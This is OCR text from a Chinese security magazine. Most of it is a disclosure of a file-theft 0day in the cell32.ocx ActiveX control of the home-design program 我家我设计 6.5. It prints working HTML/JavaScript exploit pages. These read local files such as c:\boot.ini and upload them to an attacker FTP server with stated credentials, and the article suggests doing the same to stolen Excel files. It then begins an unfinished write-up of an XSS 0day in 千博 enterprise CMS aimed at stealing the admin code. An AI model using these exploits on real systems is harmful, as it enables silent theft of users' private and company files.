


图32




图33


本想将TotBbs的上传漏洞也拉出来晒晒，但觉得使用率不会很高，于是略过，有兴趣的读者可以自己分析或在黑防论坛讨论。

本文详细分析了淘特TotNetCms、TotAspCms、TotInfo系统的注入和跨站漏洞，并实测了淘特官网，另外盲测了一些TotJspCms网站，同时对日志差异备份时应该注意的以及如何利用跨站新增管理员做了详细讨论，我们也更新了这样的观念：页面出错并不是页面没有执行，而是执行到某处时出错。

前置知识：无

关键词：我家我设计、cell32.ocx、文件信息泄露

我家我设计6.5 cell32.ocx控件本地文件信息泄露0day



文/图 爱无言

我家我设计是国内一款专门用来帮助用户自行设计房屋装饰布局的软件，该软件使用方便，操作简单，还可以生成3D装修效果图，因此深受用户喜爱。最近，在朋友的机器上对这个软件的安全性做了一个测试，发现如此用户量巨大的软件竟然存在一个非常致命的安全漏洞。借助这个漏洞，恶意攻击者可以从安装我家我设计软件的用户计算机上窃取任意文件，下面，我们就来一起看看这个漏洞是如何被发现的。

当我们在系统中安装好我家我设计软件后（这里测试的我家我设计软件的版本为6.5），该软件会向系统中注册一个名为cell32.ocx的ActiveX控件文件。该文件的位置处在我家我设计软件安装目录下的Ck2d文件目录下，如图1所示。




图1

我们使用COMRaider程序来打开这个文件看一看cell32.ocx文件注册了哪些可以使用的外部接口，如图2所示。




图2

从图2中可以看到，cell32.ocx文件提供了大量的外部接口，在这些接口中看，我们找到几个非常有趣的外部接口，它们的原型如下所示：

```
Function DoReadTextFile (
    ByVal filename As String ,
    ByVal format As Long
) As Long
Function DoSaveFTPFile (
    ByVal filename As String ,
    ByVal port As Long ,
    ByVal user As String ,
    ByVal password As String
) As Long
```

其中，DoReadTextFile看起来是一个用来读取文本文件的外部接口，而DoSaveFTPFile看起来是一个向FTP服务器上保存文件的外部接口。这两个接口让我们想到一种可能，如果我们能够利用DoReadTextFile来读取用户本地文件系统中的文本文件，而cell32.ocx文件同时没有限制对本地文件的访问。再利用DoSaveFTPFile来将读取的内容保存到我们自己的FTP服务器上，这不就可以实现远程获取用户系统中的文件信息了吗？

既然这样，那么我们首先来测试一下DoReadTextFile这个外部接口能不能读取本地文件系统中的文本文件。

打开Windows系统自带的记事本程序，在其中输入以下测试代码：

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444553540000" name="evil" ></object>
<script>
evil.DoReadTextFile("c:\\boot.ini",0);
</script>
```

将该记事本保存为test.htm文件，然后，将test.htm文件上传到远程Web服务器当中。

现在，打开浏览器，在其中键入test.htm文件所在的网址，回车访问，浏览器的反应如图3所示。




图3

太不可思议了！当浏览器打开我们的测试网页文件test.htm文件后，我们在浏览器中竟然看到本地C盘下boot.ini文件的内容！cell32.ocx文件丝毫没有限制我们对本地系统文件内容的访问权限。

如此看起来我们第一步的工作已经成功实现了，现在，就是看一看利用DoSaveFTPFile这个外部接口能不能将读取到的数据保存到我们指定的FTP服务器上。

修改test.htm文件的内容如下所示。

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444553540000" name="evil" ></object>
<script>
var a=Array(3000);
evil.DoReadTextFile("c:\\boot.ini",0);
evil.DoSaveFTPFile("ftp://192.168.1.2/www",21,"test","123456");
</script>
```

其中，192.168.1.2是我们指定的远程FTP服务器所在IP地址。这段代码的目的是要在读取了用户系统中boot.ini文件内容后，直接利用DoSaveFTPFile外部接口将读取到的内容保存到192.168.1.2这个FTP服务器当中，并且命名为"www"。DoSaveFTPFile的参数中，第2个参数代表FTP服务器的工作端口号码，第3个参数代表FTP用户名，第4个参数代表该FTP用户对应的登录密码。

将修改后的test.htm的文件重新上传到Web服务器上，利用浏览器访问test.htm，看似没有什么变化，可是当你去查看FTP服务器的时候，你会发现FTP服务器的文件目录下多了一个"www"文件，用记事本打开文件，如图4所示。




图4

看起来www文件貌似全是乱码，其实这是cell32.ocx保存的一种数据格式。你可以将这个文件后缀名修改为cll，即为www.cll。

现在，要想查看这种文件的具体内容，我们其实可以借助cell32.ocx提供的一个外部接口DoOpenFile，写一段查看www文件内容的网页代码，如下所示。

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444553540000" name="evil" ></object>
<script>
```

```
evil.DoOpenFile("c:\\www.cll");
</script>
```

保存该代码为read.htm文件，再次用浏览器打开该网页文件，你就会发现此刻www.cll文件保存的内容就是我们前面读取出的用户系统当中的boot.ini文件，如图5所示。




图5

现在，我们终于可以确定利用cell32.ocx文件的外部接口，我们完全可以在用户毫无察觉的情况下，远程获取用户系统中的任意文本文件内容。

除了利用DoOpenFile来打开我们远程获取到的用户文本文件信息以外，我们还可以使用cell32.ocx提供的另外一个外部接口DoOpenFTPFile来实现远程直接从FTP服务器上读取文件。修改我们前面的test.htm文件的代码如下所示：

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444553540000" name="evil" ></object>
<script>
evil.DoReadTextFile("c:\\boot.ini",0);
evil.DoSaveFTPFile("ftp://192.168.1.2/www.cll",21,"test","123456");
evil.DoOpenFTPFile("ftp://192.168.1.2/www.cll",21,"test","123456");
</script>
```

现在，将这个新的测试网页文件上传到远程Web服务器上，再次利用浏览器访问该测试网页文件，我们就实现了远程获取用户计算机上的boot.ini文件，同时，查看到最终保存到FTP服务器上的www.cll文件内容。

其实，对于cell32.ocx文件来说，我们还可以有很多外部接口可以利用，例如还有一个外部接口：

```
Function DoImportExcelFile (
    ByVal filename As String
) As Long
```

这个是一个用来读取本地系统当中xls文件内容的外部接口，借助这个外部接口，我们可以编写一段用来读取用户系统当中指定xls文件内容的代码，再利用DoSaveFTPFile将读取到的内容保存到我们指定的FTP服务器上。这样一来，我们就可以获得到用户系统当中更多的文件数据信息。

最后，这个漏洞总体来说属于一个信息泄露的漏洞，利用几个外部接口，我们完全可以远程读取到用户计算机上的文本以及xls文件数据信息，而这些信息对于用户来说，有一些都是涉及个人隐私的，甚至是公司的账目之类的信息，造成机密泄露，危害巨大。这也是给大家一个思路，在研究ActiveX控件的安全漏洞时，不要总将目光锁定在溢出类型的漏洞上，打开眼界才是最重要的。

前置知识：无
关键词：千博、0day、漏洞跨站

千博企业网站管理系统0day跨站漏洞攻防剖析



文/图　爱无言

最近在测试一个网站的时候，发现该网站使用了千博企业网站管理系统的2010版本。随手在网上对该网站系统进行了查询，发现该网站系统的2010版本存在几个严重的注入漏洞，并且给出的漏洞演示显示这些漏洞涉及到的千博企业网站管理系统版本都是老版本。而我这里面对

的这套千博企业网站管理系统的版本为最新的v2010 Build0903,也就是2010年9月3日刚发布的新系统。但是,在测试中,我发现这套最新的千博企业网站管理系统还是没有修补已经被曝光的一些注入漏洞,例如search.asp文件中的注入漏洞。

之所以没有修补,我猜想是因为千博企业网站管理系统在登录后台管理员界面时,需要输入一个叫做"管理认证码"的安全码,这个"管理认证码"是在网站管理人员初次安装千博企业网站管理系统的时候设置的,如图1所示。




图1

这个安全码不会保存在数据库中,而是保存在Const.Asp文件当中。所以,即使千博企业网站管理系统本身存在严重的注入漏洞,恶意攻击者也只能获得到管理员的登录密码,但是却无法获取到"管理认证码",因此,他还是无法正确登录系统的后台。

但是,在我测试中,我发现除了注入漏洞,千博企业网站管理系统还存在着严重的跨站脚本执行漏洞,这个漏洞倒是没有人曝光,利用这个漏洞,恶意攻击者却可以完全获得到千博企业网站管理系统的"管理认证码"。再结合上前面的那个注入漏洞,恶意攻击者这一次就可以轻松地登录到网站系统的后台管理界面了。这里,我将该跨站漏洞拿出来与大家一起分享一下。

在自己的计算机中安装好千博企业网站管理系统后,首先,我们需要注册一个普通的网站会员,如图2所示。

我这里注册的会员名为"test",密码为111111。注册成功后,现在,我们使用该用户名登录网站系统。

成功登录网站系统后,我们找到"求贤纳士"这个子栏目,单击该栏目,如图3所示。

